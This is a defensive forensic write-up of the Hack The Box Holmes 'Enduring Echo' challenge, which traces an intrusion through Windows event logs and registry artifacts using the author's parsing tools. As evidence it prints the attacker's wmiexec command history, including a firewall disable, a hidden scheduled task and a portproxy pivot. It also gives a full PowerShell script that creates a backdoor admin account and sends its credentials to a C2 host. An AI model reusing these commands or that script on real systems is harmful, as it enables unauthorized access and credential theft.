Writeup_holmles
Using WAPP and Plaso2ELK to solve Hack The Box CTF: HOLMES
Holmes is HTB’s first-ever Blue Team-oriented CTF!
This event provides a range of scenarios:
- Threat Intelligence
- SOC
- DFIR
- Malware Reversing
We are going to use the tools I’ve developed to lead the investigation and solve the challenge “The Enduring Echo”:
My tools are:
WAPP is an all-in-one Docker-based solution designed to provide a fast, simple, and reliable way to parse forensic artifacts.
MaximumPlasoParser (MPP) is a Python script to parse Plaso – Log2Timeline JSON-line timelines. MPP groups forensic artifacts by category and exports them in human-readable CSV.
Plaso2ELK is a script designed to ingest Plaso forensic timelines (JSON Lines format) from Windows into an Elasticsearch (ELK) stack.
MaximumPlasoParser and Plaso2ELK are already embedded in WAPP.
1st Step: The Ingestion
The CTF provides a Kape collection archive. WAPP is developed for DFIR-ORC but is totally compatible with Kape results archives!
Let’s do the ingestion. We will use the GUI as there is only one archive:

First, we log in:
Then select our archive and the parser we want to use.
I will use the one activated by default here and we upload:

It should not take long before you get almost everything (~10 min) on a workstation to parse all, except Plaso. (Processing time depends on your computing power)
When Plaso is finished, I then use my other tool Plaso2ELK to send everything to ELK.
Processing is Finished! Let’s go to the folder: “/yourConfiguredPath/work/parsed for human”.
“Parsed for human” is a folder that contains 90% of all the relevant artifacts, human-friendly parsed, to see exactly what you need.
The Enduring Echoes
Question 1: What was the first (non-cd) command executed by the attacker on the host? (string)
So, a tip is given in the question here: “what command”?
How could an attacker execute a remote command on a Windows System? And how does this work?
Let’s check the obvious possibilities first:
- Cmd
- Services creation
- WMI
- PowerShell
Ok, let’s check the file 7045.csv that contains all the services created on the machine; it’s used a lot by attackers to execute remote code.
Unfortunately, nothing in here. Let’s check the use of cmd.exe. We will search in the file 4688.csv. Event ID 4688 logs whenever a process is created on the system; it can also contain cmdline arguments depending on the logging policy.
We have a lot of hits!
rg -i "cmd.exe" 4688.csv

2025-08-20|17:38:40|4688|HEISEN-9-WS-6$|-|C:\Windows\System32\cmd.exe|C:\Windows\System32\conhost.exe|\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
2025-08-24|22:44:27|4688|HEISEN-9-WS-6$|-|C:\Program Files\VMware\VMware Tools\vmtoolsd.exe|C:\Windows\System32\cmd.exe|"C:\Windows\system32\cmd.exe /c """"C:\Program Files\VMware\VMware Tools\poweron-vm-default.bat"""""

2025-08-24|22:44:27|4688|HEISEN-9-WS-6$|-|
C:\Windows\System32\cmd.exe|C:\Windows\System32\conhost.exe|\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
2025-08-24|22:50:58|4688|HEISEN-9-WS-6$|Werni|C:\Windows\System32\wbem\WmiPrvSE.exe|C:\Windows\System32\cmd.exe|cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1756075857.955773 2>&1

2025-08-24|22:50:58|4688|Werni|-|C:\Windows\System32\cmd.exe|C:\Windows\System32\conhost.exe|\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Interesting, so how could we differentiate which entry is legit and which one is not?
We have some entries with really suspicious behavior:
- First, the Parent process is WmiPrvSE.exe.
- Second: the line
1> \\127.0.0.1\ADMIN$\__1756075857.955773 2>&1.
This is typical of tools like Impacket’s wmiexec.
Let’s break it down:
1>redirects standard output (stdout).2>&1redirects standard error (stderr) to stdout.\\127.0.0.1\ADMIN$is the administrative share (C:\Windows) on the local machine (accessed via loopback network path).__1756075857.955773is a temporary file name where the output of the command is being written. The tool writes the output to a temp file on the target’s admin share, reads it back remotely via SMB, and then deletes it.
As we can see, there are a lot of commands executed, and we can trace them! Let’s create a history of them (I’ve removed the useless lines):
rg -N "ADMIN\\$" 4688.csv | cut -d '|' -f8
cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1756075857.955773 2>&1
cmd.exe /Q /c systeminfo 1> \\127.0.0.1\ADMIN$\__1756075857.955773 2>&1
cmd.exe /Q /c cd /Users/Werni 1> \\127.0.0.1\ADMIN$\__1756075857.955773 2>&1
cmd.exe /Q /c cd MonitorHPC 1> \\127.0.0.1\ADMIN$\__1756075857.955773 2>&1
cmd.exe /Q /c type monitor.ps1 1> \\127.0.0.1\ADMIN$\__1756075857.955773 2>&1
cmd.exe /Q /c type known_hosts 1> \\127.0.0.1\ADMIN$\__1756075857.955773 2>&1
cmd.exe /Q /c cmd /C ""echo 10.129.242.110 NapoleonsBlackPearl.htb >> C:\Windows\System32\drivers\etc\hosts"" 1> \\127.0.0.1\ADMIN$\__1756075857.955773 2>&1
cmd.exe /Q /c type C:\Windows\System32\drivers\etc\hosts 1> \\127.0.0.1\ADMIN$\__1756076432.886685 2>&1
cmd.exe /Q /c cd Appdata\local 1> \\127.0.0.1\ADMIN$\__1756076432.886685 2>&1
cmd.exe /Q /c schtasks /create /tn ""SysHelper Update"" /tr ""powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Users\Werni\Appdata\Local\JM.ps1"" /sc minute /mo 2 /ru SYSTEM /f 1> \\127.0.0.1\ADMIN$\__1756076432.886685 2>&1
cmd.exe /Q /c netsh advfirewall set allprofiles state off 1> \\127.0.0.1\ADMIN$\__1756076432.886685 2>&1
cmd.exe /Q /c reg add ""HKLM\SYSTEM\CurrentControlSet\Services\WinHttpAutoProxySvc"" /v Start /t REG_DWORD /d 3 /f 1> \\127.0.0.1\ADMIN$\__1756076432.886685 2>&1
cmd.exe /Q /c .\proxy.bat 1> \\127.0.0.1\ADMIN$\__1756076432.886685 2>&1
cmd.exe /Q /c rm .\proxy.bat 1> \\127.0.0.1\ADMIN$\__1756076432.886685 2>&1
cmd.exe /Q /c del .\proxy.bat 1> \\127.0.0.1\ADMIN$\__1756076432.886685 2>&1
cmd.exe /Q /c shutdown /r /t 0 1> \\127.0.0.1\ADMIN$\__1756076432.886685 2>&1
So we have our answer:
cmd.exe /Q /c systeminfo 1> \\127.0.0.1\ADMIN$\__1756075857.955773 2>&1
systeminfo
Which parent process (full path) spawned the attacker’s commands? (C:\FOLDER\PATH\FILE.ext)
As we saw earlier, it was
C:\Windows\System32\wbem\WmiPrvSE.exe
Which remote-execution tool was most likely used for the attack? (filename.ext)
Same as earlier, it’s a signature of Impacket’s WMI tool:
wmiexec.py
What was the attacker’s IP address? (IPv4 address)
OK, we have multiple options to find the answer here.
First, in the attacker’s cmd history we’ve just created, there is an entry from user WERNI that creates an internal DNS entry from IP 10.129.242.110 to NapoleonsBlackPearl.htb by editing the file C:\Windows\System32\drivers\etc\hosts.
2025-08-24|23:00:15|4688|HEISEN-9-WS-6$|Werni|C:\Windows\System32\wbem\WmiPrvSE.exe|C:\Windows\System32\cmd.exe|"cmd.exe /Q /c cmd /C ""echo 10.129.242.110 NapoleonsBlackPearl.htb >> C:\Windows\System32\drivers\etc\hosts"" 1> \\127.0.0.1\ADMIN$\__1756075857.955773 2>&1"
So we know that the attacker is using the WERNI account to execute remote commands, so let’s check the 4624 event to see what IP he is using:
rg -i "2025-08-24\|((23:00:..)|(22:5.:..))" 4624.csv
2025-08-24|22:56:58|4624|-|Werni|10.129.242.110|36756|3
2025-08-24|22:58:58|4624|-|Werni|10.129.242.110|35072|3
2025-08-24|22:59:28|4624|HEISEN-9-WS-6$|SYSTEM|-|-|5
2025-08-24|23:00:10|4624|HEISEN-9-WS-6$|SYSTEM|-|-|5
2025-08-24|23:00:11|4624|HEISEN-9-WS-6$|SYSTEM|-|-|5
2025-08-24|23:00:32|4624|-|Werni|10.129.242.110|56570|3
2025-08-24|23:00:32|4624|-|Werni|10.129.242.110|43132|3
The IP is 10.129.242.110, the same as the one in the /etc/hosts used for internal DNS. We can now be sure that this is the IP from the attacker.
10.129.242.110
What is the first element in the attacker’s sequence of persistence mechanisms? (string)
How could an attacker create a persistence mechanism on a Windows System? And how does this work?
Let’s check the obvious possibilities first:
- Registry key
- Services creation
- WMI
- Scheduled Task
- GPO
Let’s check our attacker history again; there is a cmd using SCHTASKS:
cmd.exe /Q /c schtasks /create /tn ""SysHelper Update"" /tr ""powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Users\Werni\Appdata\Local\JM.ps1"" /sc minute /mo 2 /ru SYSTEM /f 1> \\127.0.0.1\ADMIN$\__1756076432.886685 2>&1
We have our persistence! A scheduled task named SysHelper Update that executes a PowerShell script C:\Users\Werni\Appdata\Local\JM.ps1.
Answer is
SysHelper Update
Identify the script executed by the persistence mechanism. (C:\FOLDER\PATH\FILE.ext)
As we saw just above, jm.ps1.
C:\Users\Werni\Appdata\Local\JM.ps1
What local account did the attacker create? (string)
Ok, let’s go reverse the script jm.ps1:
cat JM.ps1
$usernames = @("svc_netupd", "svc_dns", "sys_helper", "WinTelemetry", "UpdaterSvc")
$existing = $usernames | Where-Object {
    Get-LocalUser -Name $_ -ErrorAction SilentlyContinue
}

if (-not $existing) {
    $newUser = Get-Random -InputObject $usernames
    $timestamp = (Get-Date).ToString("yyyyMMddHHmmss")
    $password = "Watson_$timestamp"
    $securePass = ConvertTo-SecureString $password -AsPlainText -Force

    New-LocalUser -Name $newUser -Password $securePass -FullName "Windows Update Helper" -Description "System-managed service account"
    Add-LocalGroupMember -Group "Administrators" -Member $newUser
    Add-LocalGroupMember -Group "Remote Desktop Users" -Member $newUser

    Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Terminal Server" -Name "fDenyTSConnections" -Value 0
    Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
    Invoke-WebRequest -Uri "[http://NapoleonsBlackPearl.htb/Exchange?data=$](http://NapoleonsBlackPearl.htb/Exchange?data=$)([Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes("$newUser|$password")))" -UseBasicParsing -ErrorAction SilentlyContinue | Out-Null
}
The attacker was nice enough to leave us comments!
So basically, this script does:
- Check if a username from a list exists:
$usernames = @("svc_netupd", "svc_dns", "sys_helper", "WinTelemetry", "UpdaterSvc")
$existing = $usernames | Where-Object {
    Get-LocalUser -Name $_ -ErrorAction SilentlyContinue
}
- If not, it creates it and adds it to the Admin and RDP groups:
if (-not $existing) {
    $newUser = Get-Random -InputObject $usernames
    $timestamp = (Get-Date).ToString("yyyyMMddHHmmss")
    $password = "Watson_$timestamp"
    $securePass = ConvertTo-SecureString $password -AsPlainText -Force

    New-LocalUser -Name $newUser -Password $securePass -FullName "Windows Update Helper" -Description "System-managed service account"
    Add-LocalGroupMember -Group "Administrators" -Member $newUser
    Add-LocalGroupMember -Group "Remote Desktop Users" -Member $newUser
- Then, it allows RDP login:
Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Terminal Server" -Name "fDenyTSConnections" -Value 0 Enable-NetFirewallRule -DisplayGroup "Remote Desktop" - Finally, it sends the credential of the created user to the C2 with domain
NapoleonsBlackPearl:Invoke-WebRequest -Uri "[http://NapoleonsBlackPearl.htb/Exchange?data=$](http://NapoleonsBlackPearl.htb/Exchange?data=$)([Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes("$newUser|$password")))" -UseBasicParsing -ErrorAction SilentlyContinue | Out-Null
So what user did the attacker create?
Let’s check out the possible usernames:
$usernames = @("svc_netupd", "svc_dns", "sys_helper", "WinTelemetry", "UpdaterSvc")
On Windows, how do we get information about users?
We have the SAM database:
The Windows SAM base is a Registry key that stores configuration and security information for the Security Accounts Manager (SAM) database, which contains local user accounts and password hashes on a Windows system.
We have Security EVTX logs:
- Event ID 4720: A user account was created.
- Event ID 5136: Directory Service Changes
WAPP does parse those artifacts; we have files named:
SAM_yarp.jsonl: Dump of SAM Databaseuser_modification.csv: Tracks any User Modification
The script will try to create the User: svc_netupd at first, so we will grep for it as it does not likely already exist:
rg -i "svc_netupd"
user_modification.csv
Date|Time|event_code|info|TargetUserName|SubjectUserName|TargetDomainName|TargetSid|SamAccountName|PasswordLastSet
2025-08-24|23:05:09|4720|User Account Created|svc_netupd|HEISEN-9-WS-6$|HEISEN-9-WS-6|S-1-5-21-3871582759-1638593395-315824688-1003|svc_netupd|%%1794
2025-08-24|23:05:09|4722|User Account Enabled|svc_netupd|HEISEN-9-WS-6$|HEISEN-9-WS-6|S-1-5-21-3871582759-1638593395-315824688-1003||
2025-08-24|23:05:09|4738|User Account Changed|svc_netupd|HEISEN-9-WS-6$|HEISEN-9-WS-6|S-1-5-21-3871582759-1638593395-315824688-1003|svc_netupd|%%1794
2025-08-24|23:05:09|4738|User Account Changed|svc_netupd|HEISEN-9-WS-6$|HEISEN-9-WS-6|S-1-5-21-3871582759-1638593395-315824688-1003|-|-
2025-08-24|23:05:09|4724|Password Reset Attempt|svc_netupd|HEISEN-9-WS-6$|HEISEN-9-WS-6|S-1-5-21-3871582759-1638593395-315824688-1003||

SAM_yarp.jsonl
{"path": "ROOT\\SAM\\Domains\\Account\\Users\\Names\\svc_netupd", "name": "svc_netupd", "last_written_timestamp": "2025-08-24T23:05:09.757920", "values": {"": {"type": "0x3eb", "size": 0, "data": ""}}}
We do have some matches and the timestamp does match the execution of the Script jm.ps1:
2025-08-24|23:05:01|4688|4688|HEISEN-9-WS-6$|-|C:\Windows\System32\svchost.exe|C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe|"""C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE"" -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Users\Werni\Appdata\Local\JM.ps1"
Answer is
svc_netupd
What domain name did the attacker use for credential exfiltration? (domain)
As seen already in the script:
Invoke-WebRequest -Uri "[http://NapoleonsBlackPearl.htb/Exchange?data=$](http://NapoleonsBlackPearl.htb/Exchange?data=$)([Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes("$newUser|$password")))" -UseBasicParsing -ErrorAction SilentlyContinue | Out-Null
Answer is
NapoleonsBlackPearl
What password did the attacker’s script generate for the newly created user? (string)
Let’s check out the code that generates the password:
    $timestamp = (Get-Date).ToString("yyyyMMddHHmmss")
    $password = "Watson_$timestamp"
The script uses the cmdlet Get-Date to get timestamp information and then concatenates it to the string "Watson_".
Let’s check out the Get-Date documentation from Microsoft:
The Get-Date cmdlet gets a DateTime object that represents the current date or a date that you specify. [...]
/!\ And really important, still from the Documentation: /!\
Example 10: Return a date value interpreted as UTC
[...]
For the example, this machine is set to Pacific Standard Time. By default, Get-Date returns values for that timezone.
Here is the trick: WAPP does parse TS as UTC, so the $timestamp variable would be wrong if we use utc timestamp.
From our log, the user creation was at 23:05:09, but UTC.
2025-08-24|23:05:09|4720|User Account Created|svc_netupd|HEISEN-9-WS-6$|HEISEN-9-WS-6|
We need to get the TimeZone information.
By default on Windows, it’s located in the system hive at key TimeZoneInformation:
rg -i "TimezoneInformation" SYSTEM_yarp.jsonl | jq
{
  "path": "ROOT\\ControlSet001\\Control\\TimeZoneInformation",
  "name": "TimeZoneInformation",
  "last_written_timestamp": "2025-04-21T18:42:48.654652",
  "values": {
    [...]
    "TimeZoneKeyName": {
      "type": "REG_SZ",
      "size": 44,
      "data": "Pacific Standard Time"
    },
    [...]
    "DynamicDaylightTimeDisabled": {
      "type": "REG_DWORD",
      "size": 4,
      "data": 0
  }
}
The TimeZone of the Machine is Pacific Standard Time, so UTC -7.
So our TimeStamps variable should be: 23:05:09 - 7 hours, so 16:05:09, and if we format it as yyyyMMddHHmmss: 20250824160509.
Answer is
Watson_20250824160509
What was the IP address of the internal system the attacker pivoted to? (IPv4 address)
Let’s continue to look at our attacker cmd history:
2025-08-24|23:10:05|4688|Werni|-|C:\Windows\System32\cmd.exe|C:\Windows\System32\netsh.exe|netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=9999 connectaddress=192.168.1.101 connectport=22
It’s pretty straightforward: this command configures a port forwarding rule on the local Windows machine using netsh to redirect all incoming TCP traffic on port 9999 to the remote device at 192.168.1.101 on port 22.
Answer is
192.168.1.101
Which TCP port on the victim was forwarded to enable the pivot? (port 0–65565)
We already have the info:
Answer is:
9999
What is the full registry path that stores persistent IPv4→IPv4 TCP listener-to-target mappings? (HKLM\…\…)
Let’s check for portproxy config on the registry keys:
rg -i "portproxy" SYSTEM_yarp.jsonl | jq
{
  "path": "ROOT\\ControlSet001\\Services\\PortProxy",
  "name": "PortProxy",
  "last_written_timestamp": "2025-08-24T23:10:05.836060",
  "values": {}
}
{
  "path": "ROOT\\ControlSet001\\Services\\PortProxy\\v4tov4",
  "name": "v4tov4",
  "last_written_timestamp": "2025-08-24T23:10:05.836060",
  "values": {}
}
{
  "path": "ROOT\\ControlSet001\\Services\\PortProxy\\v4tov4\\tcp",
  "name": "tcp",
  "last_written_timestamp": "2025-08-24T23:10:05.836060",
  "values": {
    "0.0.0.0/9999": {
      "type": "REG_SZ",
      "size": 34,
      "data": "192.168.1.101/22"
    }
  }
}
The Registry key is from SYSTEM. Keep in mind that values ControlSet001 and ControlSet002 refer to CurrentControlSet on a live system, so:
Answer is:
HKLM\SYSTEM\CurrentControlSet\Services\PortProxy\v4tov4\tcp
Before the attack, the administrator configured Windows to capture command line details in the event logs. What command did they run to achieve this? (command)
Let’s check out the Admin PowerShell history in the file: ConsoleHost_history.txt provided by WAPP.
[...]
auditpol /set /subcategory:"Process Creation" /success:enable
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit" /v ProcessCreationIncludeCmdLine_Enabled /t REG_DWORD /d 1 /f
[...]
The Command Line give pretty straightforward informations: ProcessCreationIncludeCmdLine_Enabled.
Answer is:
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit" /v ProcessCreationIncludeCmdLine_Enabled /t REG_DWORD /d 1 /f
Conclusion
Thanks to the use of WAPP, we could easily parse all the evidence provided by Kape.
The result format, which is really easy to read, gave us straightforward information, and we could see directly what we were looking for!
This was a really nice and fun forensic challenge, as there are not many that are close to real investigations. Thanks HTB!